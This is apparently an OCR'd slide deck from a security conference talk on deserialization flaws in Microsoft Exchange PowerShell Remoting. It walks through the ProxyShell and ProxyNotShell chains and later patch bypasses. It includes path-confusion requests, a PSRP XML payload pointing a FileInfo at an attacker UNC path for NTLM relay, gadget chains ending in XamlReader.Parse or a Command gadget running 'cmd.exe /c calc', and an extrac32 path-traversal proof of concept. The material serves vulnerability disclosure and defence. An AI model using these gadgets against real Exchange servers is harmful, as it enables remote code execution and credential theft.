ZERO DAY INITIATIVE

TREND MICRO™

HALF MEASURES AND FULL COMPROMISE:


EXPLOITING MICROSOFT EXCHANGE POWERSHELL REMOTING

PIOTR BAZYDŁO @chudypb /
VULNERABILITY RESEARCHER

OffensiveCon 2024, Berlin

Exchange PowerShell Remoting

- Built on Windows PowerShell Remoting.
- Any domain user with Exchange Mailbox can invoke multiple Cmdlets. Higher role -> more Cmdlets available.
- Connection over HTTP, with Kerberos authentication.
- Can be easily accessed from the internal network, although external connections shouldn’t be possible (Exchange Front-End and Back-End).
- This research is based on (Exchange) PowerShell Remoting arguments deserialization, which has started from ProxyNotShell chain.



ProxyShell by Orange Tsai

CVE-2021-34473 -> Pre-Auth Path Confusion

POST
/autodiscover/autodiscover.json?@zdi.local/PowerShell?...
&Email=autodiscover/autodiscover.json%3F@zdi.local

CVE-2021-31207 -> Arbitrary File Write in New-MailboxExportRequest Cmdlet

ProxyNotShell found ITW by GTSC*

CVE-2022-41040 -> Post-Auth Path Confusion

POST
/autodiscover/autodiscover.json?@zdi.local/PowerShell?...
&Email=autodiscover/autodiscover.json%3F@zdi.local
Authorization: Basic ...


CVE-2022-41082 -> Deserialization in Exchange PowerShell Remoting

* Found exploited ITW by DA-0x43-Dx4-DA-Hx2-Tx2-TP-S-Q from GTSC and submitted to ZDI in August 2022

Exchange PowerShell Remoting

Any domain user with an Exchange Mailbox can e.g., invoke this Cmdlet:

```
Get-Mailbox -Identity user@zdi.local
```



Exchange PowerShell Remoting


Not only simple types, like *String* or *Int64*

Get-Mailbox	AccountPartitionIdParameter
	OrganizationalUnitIdParameter
	OrganizationIdParameter
	Fqdn
	Int64
	String
	AccountPartitionIdParameter
	DatabaseIdParameter
	OrganizationalUnitIdParameter
	OrganizationIdParameter
	Fqdn
	Int64
	String
	AccountPartitionIdParameter
	MailboxIdParameter
	OrganizationalUnitIdParameter
	OrganizationIdParameter
	Fqdn
	Int64
	String
	AccountPartitionIdParameter

PowerShell Remoting Protocol


- Almost 200 pages of documentation.*
- Target types divided into: *primitive* and *complex.*
- *Primitive* types examples:
  - *String*
  - *Unsigned/Signed Int*
  - *Byte Array*
  - *Guid*
  - *Url*
- *Complex* type needs to be allowed.
- Type nesting is possible.

```
<Obj><LST>
  <Obj RefId="RefId-0">
    <TN RefId="RefId-0">
      <T>System.Drawing.Point</T>
      <T>System.ValueType</T>
      <T>System.Object</T>
    </TN>
    <ToString>{X=12,Y=34}</ToString>
    <Props>
      <B N="IsEmpty">false</B>
      <I32 N="X">12</I32>
      <I32 N="Y">34</I32>
    </Props>
  </Obj>
  <Ref RefId="RefId-0" />
</LST></Obj>
```



* https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-psrp

(Exchange) PowerShell Remoting - simplified deserialization



1) Invokes public static *Parse(String)* method of *targetType*.
2) Invokes the single-argument constructor of *targetType*, where argument type is *fromType*.
3) Invokes the no-argument constructor of *targetType* and uses setters.
4) Custom converters defined in type properties. Exchange has its own custom *SerializationTypeConverter*.

Exchange.types.ps1xml – sample type definition

```
<Type>
    <Name>Deserialized.Microsoft.Exchange.Data.IPvxAddress</Name>
    <Members>
        <MemberSet>
        <Name>PSStandardMembers</Name>
        <Members>
            <NoteProperty>
            <Name>TargetTypeForDeserialization</Name>
            <Value>Microsoft.Exchange.Data.IPvxAddress</Value>
            </NoteProperty>
        </Members>
        </MemberSet>
    </Members>
</Type>
<Type>
    <Name>Microsoft.Exchange.Data.IPvxAddress</Name>
    <Members>
        <CodeProperty IsHidden="true">
        <Name>SerializationData</Name>
        <GetCodeReference>
            <TypeName>Microsoft.Exchange.Data.SerializationTypeConverter</TypeName>
            <MethodName>GetSerializationData</MethodName>
        </GetCodeReference>
        </CodeProperty>
    </Members>
    <TypeConverter>
        <TypeName>Microsoft.Exchange.Data.SerializationTypeConverter</TypeName>
    </TypeConverter>
</Type>
```


Deserialized type

targetType

Custom converter

Exchange SerializationTypeConverter

BinaryFormatter based with list of allowed and disallowed types.



ProxyNotShell – type control is everything*

Root cause: Exchange custom converter whitelists *System.UnitySerializationHolder*

targetType – *System.ServiceProcess.ServiceController*

Property - TargetTypeForDeserialization

Serialized UnitySerializationHolder – stores XamlReader type

fromType - String

XAML RCE gadget

Step 1

Deserialize property

Use Exchange *Serialization TypeConverter*

Deserialized *UnitySerializationHolder*

Type: System.Type

FullName: System.Windows.Markup.XamlReader

Step 2

Overwrite *targetType* with *XamlReader*

Step 3

Deserialize from *String* to *XamlReader*

Use *Parse* method-based conversion

XamlReader.Parse(String)

*** Full payload and description: https://www.zerodayinitiative.com/blog/2022/11/14/control-your-types-or-get-pwned-remote-code-execution-in-exchange-powershell-backend**

My ProxyNotShell based research

CVE-2023-21529: RCE
CVE-2023-32031: RCE
CVE-2023-36745: RCE
CVE-2023-36756: RCE
CVE-2023-36744: File Write
CVE-2023-36777: XXE (File Read + NTLM)
CVE-2023-36050: XXE (File Read + NTLM)
CVE-2023-36039: NTLM Relaying
CVE-2023-36035: NTLM Relaying
CVE-2023-38181: NTLM Relaying
CVE-2022-41078: NTLM Relaying
CVE-2022-41079: NTLM Relaying
CVE-2023-21745: NTLM Relaying
CVE-2023-36757: DoS + NTLM Relaying

Exchange converter + allowed deserialization classes

Exploitation through allowed MultiValuedProperty bridge

PowerShell Remoting allowed classes

Allowed class, not allowed member – members deserialization

CVE-2023-21745 – allowed PSRP class

```
<Type>
<Name>Deserialized.System.IO.FileInfo</Name>
<Members>
  <MemberSet>
    <Name>PSStandardMembers</Name>
    <Members>
      <NoteProperty>
        <Name>TargetTypeForDeserialization</Name>
        <Value>System.IO.FileInfo</Value>
      </NoteProperty>
    </Members>
  </MemberSet>
</Members>
</Type>
<Type>
<Name>System.IO.FileInfo</Name>
<Members>
  <CodeProperty IsHidden="true">
    <Name>SerializationData</Name>
    <GetCodeReference>
      <TypeName>Microsoft.Exchange.Data.SerializationTypeConverter</TypeName>
      <MethodName>GetSerializationData</MethodName>
    </GetCodeReference>
  </CodeProperty>
</Members>
<TypeConverter>
  <TypeName>Microsoft.Exchange.Data.SerializationTypeConverter</TypeName>
</TypeConverter>
</Type>
```

Conversion order matters! PowerShell Remoting will firstly try to see if object can be deserialized with a built-in conversions.

Custom conversions are last resort.

```
<Obj RefId="13">
    <MS>
        <S N="N">-Identity:</S>
            <Obj N="V" RefId="14">
                <TN RefId="2">
                    <T>System.IO.FileInfo</T>
                    <T>System.Object</T>
                </TN>
                <ToString>Object</ToString>
                <S>\\\\192.168.1.11\\~pocfileinfo\\poc</S>
            </Obj>
    </MS>
</Obj>
```

↓


`FileInfo("\\\\192.168.1.11\\~pocfileinfo\\poc")`

Let's patch ProxyNotShell

- I knew that it would be extremely difficult to patch.

- I decided to look for more exploitation gadgets in Exchange codebase and reported:
  - 3 RCE gadgets,
  - 2 Arbitrary File Read gadgets,
  - 8 DoS gadgets,
  - 20 NTLM Relaying gadgets
  - and I stopped looking for more at this point.

- Eventually, 2 (RCE and Relay) were treated as unique issues, because the abused classes had to be allowed in Exchange. RCE was still hitting after CVE-2022-41082 (ProxyNotShell) patch!




ProxyNotShell patch – more type control

- *UnitySerializationHolder* still allowed, but custom UnitySerializationHolderSerializationSurrogate was implemented to control the output *Type*.

- Additional type based on whitelists by default (very good):
  - Verification of “strict” types.
  - Verification of “generic” types.

- Bad luck: the previously mentioned RCE gadget was allowed, and it became a fundamental for most of my future exploits.



CVE-2023-21529 – MultiValuedProperty

```
namespace Microsoft.Exchange.Data
{
    // Token: 0x02000098 RID: 152
    [TypeConverter(typeof(SimpleGenericsTypeConverter))]
    [Serializable]
    public class MultiValuedProperty<T> : MultiValuedPropertyBase, IEnumerable, IEnumerable<T>,
    ICollection, ICollection<T>, IList, IList<T>, IEquatable<MultiValuedProperty<T>>
    {

        public MultiValuedProperty(object value) : this(true, true, null, MultiValuedProperty<T>.
        GetObjectAsEnumerable(value), null, null, false)
        {
        }
```

MultiValuedProperty<T> is allowed, and we control both generic type *T* (treat it as *internalTargetType*) and input argument to the constructor *value*. Code flow leads to the *ValueConvertor.ConvertValue* method, which:

- Calls ***TryParseConversion*** method – invokes public and static *Parse(String)* on *internalTargetType*.
- Calls ***TryConstructorConversion*** method – invokes public single-argument constructor on *internalTargetType*.

CVE-2023-21529 - MultiValuedProperty

Root cause: *MultiValuedProperty<T>* uses internal deserialization mechanism, which is based on *Parse(String)* and single-argument constructor. *internalTargetType is not verified.*

targetType – *System.ServiceProcess.ServiceController*

Property - TargetTypeForDeserialization

Serialized *UnitySerializationHolder* – stores allowed *MultiValuedProperty<XamlReader> type*

fromType - String

XAML RCE gadget

Step 1

Deserialize property

Use Exchange *Serialization TypeConverter*

Deserialized *UnitySerializationHolder*

Type: System.Type

FullName: Microsoft.Exchange.Data.MultiValuedProperty<XamlReader>

Whitelist check - OK

Step 2

Overwrite *targetType* with Microsoft.Exchange.Data.MultiValuedProperty<XamlReader>

Step 3

Deserialize from *String* to MultiValuedProperty<XamlReader>

Use *single-arg constructor* conversion


Reach ValueConvertor.ConvertValue: *fromType: String internalTargetType: XamlReader*

Step 4

XamlReader.Parse(String)

CVE-2023-32031 – bypass internal type control in MVP

- Patch for CVE-2023-21529 implements internal type control in *ValueConvertor.ConvertValue*. It was based on a blocklist though.
- We can still call arbitrary single-argument constructors and static Parse(String), as long as the generic type given to MultiValuedProperty is not disallowed.
- It took me 0 seconds to bypass this patch, because…
- Gadgets that I've reported in Sep/Oct 2022 have been marked as duplicates, but have never been included in the Exchange block list.



CVE-2023-32031 – Command gadget

```
MultiValuedProperty<Command> mvp = new
MultiValuedProperty<Command>("cmd.exe /c calc")
```

Microsoft.Diagnostics.Runtime.Utilities.Command

```
public Command(string commandLine) : this(commandLine, new CommandOptions())
{
}

public Command(string commandLine, CommandOptions options)
{
    this._options = options;
    this._commandLine = commandLine;
    Match match = Regex.Match(commandLine, "^\\s*\"(.*?)\"\\s*(.*)");
    if (!match.Success)
    {
        match = Regex.Match(commandLine, "\\s*(\\S*)\\s*(.*)");
    }
    ProcessStartInfo processStartInfo = new ProcessStartInfo(match.Groups[1].Value, match.Groups[2].Value);
    this._process = new Process();
    this._process.StartInfo = processStartInfo;
    ...
    try
    {
        this._process.Start();
    }
    ...
}
```

New patch – blocklist extension


- New patch extends the blocklist for internal *MultiValuedProperty* deserialization. Gadgets that I've reported in Sep/Oct 2022 got included (except one that was missed).

- NTLM Relaying/DoS gadgets were so easy to find, that I didn't even bother reporting (you could probably find dozens of them). I've focused on RCE.

- Path Confusion fixed (even before this patch), so you need a Kerberos authentication to exploit Exchange PowerShell. Being inside the domain should be sufficient though and you should be able to use UNC paths for the file delivery.

- Exemplary NTLM Relay/DoS gadgets:

```
new StreamWriter("path")
```



CVE-2023-36756 – ApprovedApplicationCollection

Microsoft.Exchange.Data.Directory.SystemConfiguration.ApprovedApplicationCollection

```
public ApprovedApplicationCollection(object value) : base(ApprovedApplicationCollection.
ConvertValue(value, null))
{
}

public static MultiValuedProperty<ApprovedApplication> ParseCab(string cabFile)
{
    if (cabFile == null)
    {
        throw new ArgumentNullException("cabFile");
    }
    string text = null;
    MultiValuedProperty<ApprovedApplication> result;
    try
    {
        FileInfo fileInfo = new FileInfo(cabFile);
        text = Path.Combine(Path.GetTempPath(), Guid.NewGuid().ToString("D"));
        Directory.CreateDirectory(text);
        ApprovedApplication.OpenCabinetFile(fileInfo.FullName, text);
        result = ApprovedApplication.BuildApprovedApplicationList(text, fileInfo.Name);
    }
    finally
    {
        if (text != null)
        {
            Directory.Delete(text, true);
        }
    }
    return result;
}
```

```
internal static void OpenCabinetFile(string cabName, string outputPath)
{
    Process process = Process.Start(new ProcessStartInfo("extrac32.exe",
    string.Format("/Y /E /L \"{0}\" \"{1}\"", outputPath, cabName))
    {
        CreateNoWindow = true
    });
    process.WaitForExit();
    process.Close();
}
```

extrac32 turned out to be vulnerable to path traversal during unpacking

ZDI-CAN-21499 – no fix Path Traversal in extrac32

Using ..\

```
PS C:\Users\Administrator\test> ls


    Directory: C:\Users\Administrator\test


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/26/2024   3:37 AM                here
-a----         4/26/2024   3:36 AM             91 test.cab


PS C:\Users\Administrator\test> cat test.cab
MSCF    [       ,       □□□ □   Ò□  G   □   □         šXÉ    ..\poc.txt :
7<_□ □ abcdefg1234
PS C:\Users\Administrator\test> extrac32.exe /Y /E /L .\here\ .\test.cab

PS C:\Users\Administrator\test> cat poc.txt
abcdefg1234
```

Trojan:Win32/Extrac32Abuse.A

